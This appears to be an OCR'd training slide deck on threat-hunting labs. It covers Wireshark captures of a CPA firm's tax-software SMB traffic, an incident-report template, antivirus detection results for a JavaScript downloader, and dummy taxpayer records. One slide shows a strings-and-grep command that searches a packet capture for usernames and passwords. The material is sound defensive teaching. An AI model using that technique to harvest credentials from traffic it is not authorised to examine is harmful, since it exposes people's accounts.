
Detection | Details | Community

AegisLab	Troj.Malscript.Gen!c	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	Cyren	JS/Downldr.HS!Eldorado
F-Prot	JS/Downldr.HS!Eldorado	Ikarus	Trojan.Script
McAfee	JS/Nemucod.rm	McAfee-GW-Edition	JS/Nemucod.rm
Symantec	Trojan.Malscript	TrendMicro-HouseCall	Suspicious_GEN.F47V0415
Ad-Aware	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avira	Clean
AVware	Clean	Baidu	Clean

RICHEY MAY
TECHNOLOGY SOLUTIONS

Find The Compromised Machine





2017-03-25-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x34a9b543
2 0.000989 192.168.22.1 192.168.22.94 DHCP 351 DHCP ACK - Transaction ID 0x34a9b543
3 4.999339 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x34a9b543
4 5.000648 192.168.22.1 192.168.22.94 DHCP 351 DHCP ACK - Transaction ID 0x34a9b543
5 5.003816 192.168.22.94 224.0.0.252 LLMNR 66 Standard query 0xa47c A isatap
6 5.005416 192.168.22.94 224.0.0.22 IGMP… 60 Membership Report / Leave group 224.0.0.252
7 5.008006 192.168.22.94 224.0.0.22 IGMP… 60 Membership Report / Join group 224.0.0.252 for any sources
8 5.008636 192.168.22.94 224.0.0.252 LLMNR 72 Standard query 0x1ada ANY pollerman-PC
9 5.037277 192.168.22.94 224.0.0.22 IGMP… 60 Membership Report / Join group 224.0.0.252 for any sources
10 5.077892 192.168.22.94 192.168.22.255 NBNS 110 Registration NB POLLERMAN-PC<00>
11 5.077925 192.168.22.94 192.168.22.255 NBNS 110 Registration NB WORKGROUP<00>
Option: (54) DHCP Server Identifier
Option: (51) IP Address Lease Time
Option: (58) Renewal Time Value
Option: (59) Rebinding Time Value
Option: (1) Subnet Mask
Option: (28) Broadcast Address
Option: (6) Domain Name Server
Option: (81) Client Fully Qualified Domain Name
Length: 15
Flags: 0x03, Server overrides, Server
A-RR result: 255
PTR-RR result: 255
Client name: pollerman-PC
Option: (3) Router
Option: (255) End
Server host name (bootp.server), 64 bytes
Packets: 9443 · Displayed: 9443 (100.0%)

RICHE
TECHNOLC

Threat Vectors for 2017-03-25-traffic-analysis-exercise.pcap

Alerts provided by Emerging Threats 2018-06-22

Summary | Statistics | Table View | Map View | Severity



RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: CPA Threat Hunting

RICHEY MAY
TECHNOLOGY SOLUTIONS

Threat Hunting Scenario


CPA-Firm-Threat-Hunting-P1.pcapng


CPA-Firm-Threat-Hunting-P2.pcapng

You just got a job at Wylie & Wylie Co. LP, the leading edge CPA firm in Los Angeles, California as a junior threat hunter. You place a switchport into SPAN, tapping traffic between the tax preparation software sitting on an application server and any client communication looking for indicators of compromise. The Wireshark captures gets split into two files due to the amount of traffic collected.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Protocol Hierarchy Statistics · CPA-Firm-Threat-Hunting-P1.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	1202	100.0	1341853
Ethernet	100.0	1202	1.3	16828
Internet Protocol Version 4	100.0	1202	1.8	24040
Transmission Control Protocol	100.0	1202	97.0	1300985
NetBIOS Session Service	82.1	987	93.3	1251657
SMB2 (Server Message Block Protocol version 2)	84.8	1019	94.5	1268403
Data	6.7	81	76.4	1024861

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Export · SMB object list

Packet	Hostname	Content Type	Size	Filename
62	\\10.10.10.152\TREEID_UNKNOWN	FILE (39779/39779) R [100.00%]	39 kB	\SETUP17\Setup.XML
79	\\10.10.10.152\TREEID_UNKNOWN	FILE (40032/40032) R [100.00%]	40 kB	\SETUP17\Catalog.XML
102	\\10.10.10.152\TREEID_UNKNOWN	FILE (715/715) R [100.00%]	715 bytes	\OPTION17\PREPAR.W7
106	\\10.10.10.152\TREEID_UNKNOWN	FILE (8447/8447) R [100.00%]	8447 bytes	\OPTION17\PREP.17
110	\\10.10.10.152\TREEID_UNKNOWN	FILE (514/514) R [100.00%]	514 bytes	\OPTION17\Firms.W7
114	\\10.10.10.152\TREEID_UNKNOWN	FILE (66/66) R [100.00%]	66 bytes	\OPTION17\OPINDEX.W7
120	\\10.10.10.152\TREEID_UNKNOWN	FILE (10/10) R [100.00%]	10 bytes	\OPTION17\CFG001.W7
142	\\10.10.10.152\TREEID_UNKNOWN	FILE (6136/6136) R [100.00%]	6136 bytes	\OPTION17\PROFXO.P7
155	\\10.10.10.152\TREEID_UNKNOWN	FILE (6136/6136) W [100.00%]	6136 bytes	\OPTION17\PROFXO.P7
188	\\10.10.10.152\TREEID_UNKNOWN	FILE (62833/62833) R [100.00%]	62 kB	\OPTION17\opt001.w7
196	\\10.10.10.152\TREEID_UNKNOWN	FILE (33/66) W [50.00%]	66 bytes	\OPTION17\OPINDEX.W7
207	\\10.10.10.152\TREEID_UNKNOWN	FILE (40/40) R [100.00%]	40 bytes	\OPTION17\RIGHTS.IW7
215	\\10.10.10.152\TREEID_UNKNOWN	FILE (40/40) R [100.00%]	40 bytes	\OPTION17\RIGHTS.GW7
243	\\10.10.10.152\TREEID_UNKNOWN	FILE (7/7) R [100.00%]	7 bytes	\idata\DDRIDI17.DAT
275	\\10.10.10.152\TREEID_UNKNOWN	FILE (20/20) R [100.00%]	20 bytes	\OPTION17\LastEFUp.W7
419	\\10.10.10.152\TREEID_UNKNOWN	FILE (62894/62894) R [100.00%]	62 kB	\OPTION17\OPMASTER.w7
442	\\10.10.10.152\TREEID_UNKNOWN	FILE (514/514) R [100.00%]	514 bytes	\OPTION17\APTG7.DBF
454	\\10.10.10.152\TREEID_UNKNOWN	FILE (10240/10240) R [100.00%]	10 kB	\OPTION17\APTG7.MDX
466	\\10.10.10.152\TREEID_UNKNOWN	FILE (290/290) R [100.00%]	290 bytes	\OPTION17\RECURRG7.DBF
478	\\10.10.10.152\TREEID_UNKNOWN	FILE (4096/4096) R [100.00%]	4096 bytes	\OPTION17\RECURRG7.MDX
489	\\10.10.10.152\TREEID_UNKNOWN	FILE (6136/6136) W [100.00%]	6136 bytes	\OPTION17\PROFXO.P7
491	\\10.10.10.152\TREEID_UNKNOWN	FILE (34/34) W [100.00%]	34 bytes	\OPTION17\urn\User001.LW7
492	\\10.10.10.152\TREEID_UNKNOWN	FILE (34/34) W [100.00%]	34 bytes	\idata\urn\User001.LW7
510	\\10.10.10.152\TREEID_UNKNOWN	FILE (4101/4101) R&W [100.00%]	4101 bytes	\OPTION17\ProfLog.P7
556	\\10.10.10.152\TREEID_UNKNOWN	FILE (221043/221043) R [100.00%]	221 kB	\OPTION17\DiagInfo.xml
601	\\10.10.10.152\TREEID_UNKNOWN	FILE (2117/2117) R [100.00%]	2117 bytes	\OPTION17\PRPFHI17.DBF
631	\\10.10.10.152\TREEID_UNKNOWN	FILE (14430/14430) R [100.00%]	14 kB	\SETUP17\PkgInfo.17
643	\\10.10.10.152\TREEID_UNKNOWN	FILE (3026/3026) R [100.00%]	3026 bytes	\OPTION17\USFORMS.IW7
657	\\10.10.10.152\TREEID_UNKNOWN	FILE (66/66) R [100.00%]	66 bytes	\OPTION17\DontASk.w7
685	\\10.10.10.152\TREEID_UNKNOWN	FILE (282/282) R [100.00%]	282 bytes	\OPTION17\WTaxDBValidatorConfig.ini
686	\\10.10.10.152\TREEID_UNKNOWN	FILE (110/110) R [100.00%]	110 bytes	\OPTION17\AUP.W7

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 0) · CPA-Firm-Threat-Hunting-P1.pcapng

```
....T.SMB@..........
0.......>.....................................9.....................................`.@.x."........S.E.T
.U.P.1.7.\.S.e.t.u.p...X.M.L.......8.......... ...DH2Q.............................
?.C .................MxAc.....................QFid.................4...RqLs....
0DV$.............................+$.....................`.SMB@...........
1.......>.....................................Y.........j."....j."...f.j."......."........c.......
..............}.............. ..............MxAc............P...........4...RqLs....
0DV$.............................+$..................... ..............DH2Q.... ...................
...QFid............0.........................q.SMB@...........
0.......?.....................................
1.P.....................}.........................P.SMB@...........
1.......?.....................................P.............<?xml version="1.0"?>
<manifest><product Name="Lacerte Tax" Version="2017" CreateTime="2017-03-15T10:49:00.000Z"><release
MinorRelease="1" IncrementalRelease="263" type="0" location=""
BuildTime="2018-04-04T04:23:00.000Z"><component Name="17BCOMMON.Zip" Version="263" FileSize="409721"
FileHash="D59FC089" FileTime="2018-03-07T21:56:00.000Z"/><component Name="17BUS.Zip" Version="263"
FileSize="1660352" FileHash="CD6B48F4" FileTime="2018-03-21T16:26:00.000Z"/><component Name="17CAK.Zip"
Version="263" FileSize="519261" FileHash="C1918E7F" FileTime="2018-03-26T16:08:00.000Z"/><component
Name="17CAL.Zip" Version="263" FileSize="1207038" FileHash="8CB2AC89" FileTime="2018-02-28T17:31:00.000Z"/
><component Name="17CAR.Zip" Version="263" FileSize="853653" FileHash="B5E93862"
FileTime="2018-02-07T17:49:00.000Z"/><component Name="17CAZ.Zip" Version="263" FileSize="895071"
FileHash="AF9017AA" FileTime="2018-01-30T14:57:00.000Z"/><component Name="17CCA.Zip" Version="263"
FileSize="4392193" FileHash="D22F0FEB" FileTime="2018-03-26T16:04:00.000Z"/><component Name="17CCO.Zip"
Version="263" FileSize="876629" FileHash="8F9FF3CB" FileTime="2018-03-12T17:37:00.000Z"/><component
Name="17CCOMMON.Zip" Version="263" FileSize="8255173" FileHash="5F91E0CF"
FileTime="2018-04-02T16:12:00.000Z"/><component Name="17CCT.Zip" Version="263" FileSize="1578799"
FileHash="46199990" FileTime="2018-03-01T11:21:00.000Z"/><component Name="17CDC.Zip" Version="263"
FileSize="578047" FileHash="AE6F8CBE" FileTime="2018-02-20T17:09:00.000Z"/><component Name="17CDE.Zip"
Version="263" FileSize="459524" FileHash="E7DEDD5" FileTime="2018-02-26T18:29:00.000Z"/><component
Name="17CFL.Zip" Version="263" FileSize="1242997" FileHash="47EB1B0D" FileTime="2018-03-26T16:04:00.000Z"/
><component Name="17CGA.Zip" Version="263" FileSize="1366470" FileHash="458D0273"
FileTime="2018-03-28T17:15:00.000Z"/><component Name="17CHI.Zip" Version="263" FileSize="804794"
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
                                Jeff A Passive Example                          1311                                    00000000000000
00000000000000000000000000000000000000000000000000000   20071023200212040 001 1 1    10000000000000000000000000000
00000000000000000000000000000000000014SAMPLE  1Mr.                  Ms.                 A Passive Example   A Pa
ssive Example   222-22-2222888-88-8888Limited Partner          Investments              195012120194810100895 S
omewhere                              Any Place             US87963     0214 555-1478  US          Mr. and Ms. A P
assive Example                                    0                           00
                  US10US102A Passive Example, Mr. and Ms.
      011     1 5219501212 542013041512121950101019480  0                                    11
                                                         0

user@[redacted]Labs/CPA Firm Threat Hunting Activity$
user@[redacted]Labs/CPA Firm Threat Hunting Activity$ strings -n 20 CPA-Firm-Threat-Hunting-P1.pcapng |
 grep -i -E "user|pass"
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 0) · CPA-Firm-Threat-Hunting-P1.pcapng

```
195412150        0482 Some Place                                Any                    US75555     0214 555-6565  US
Gas Example An Oil                                                  0                          00
US10US101An Oil, Gas Example                                                                                011     1
4819541215  02013041512151954 0 0   0  0                                                      01
0
0                                                                    1 1
0    0    00                                                       40847.6296528
20 0           0                                  20050401Sales Rep An Outside                                1281
00000000000000000000000000000000000000000000000000000000000000000000   2007102920021204 0 001 1 1
10000000000000000000000000000000000000000000000000000000000000000021SAMPLE  2Sales Rep
An Outside                                  666-66-6666           Sales
196002150        0456 Any Street                                Any City               US22222     0214 555-5890  US
Sales Rep An Outside                                                0                          00
US10US101An Outside, Sales Rep                                                                              011     1
4219600215  020130415 2151960 0 0   0  0                                                      01
0
0                                                                    1 1
0
3121853451
0 000    0    0    0 0                                    0        0              0
000         213                                                                              181
10000100000000000000000000000000000000000000000000000000000000000000   20180723         0 000 1 2
10000100000000000000000000000000000000000000000000000000000000000001TEST   0Michael             Princess
Wylie               Wylie               111-11-1111222-22-2222Security Guru            Whatever She Wants
1901010101901020201234 Sample Street                          Calabasas              CA91302     0(333)
333-3333CA321       Michael Mr. and Princess Queen Wylie                                 1    TestFilter
10(444) 444-4444What?                                      CA10CA102Wylie, Michael Mr. and Princess Queen
Mr.  Queen(666) 666-6666      012444  1116        11620180417 1 11901 2 21901  0test@test.com
11                                                                  0                              (555)
555-5555                          (999) 999-9999                      Dr. Wylie
(777) 777-7777(888) 888-8888888  (988) 988-9888test2@test2.com
US CA                                                                1 100        00
```

489 client pkts, 596 server pkts, 939 turns.

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Network Tool Download

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario

lab-download-network-tools.pcapng

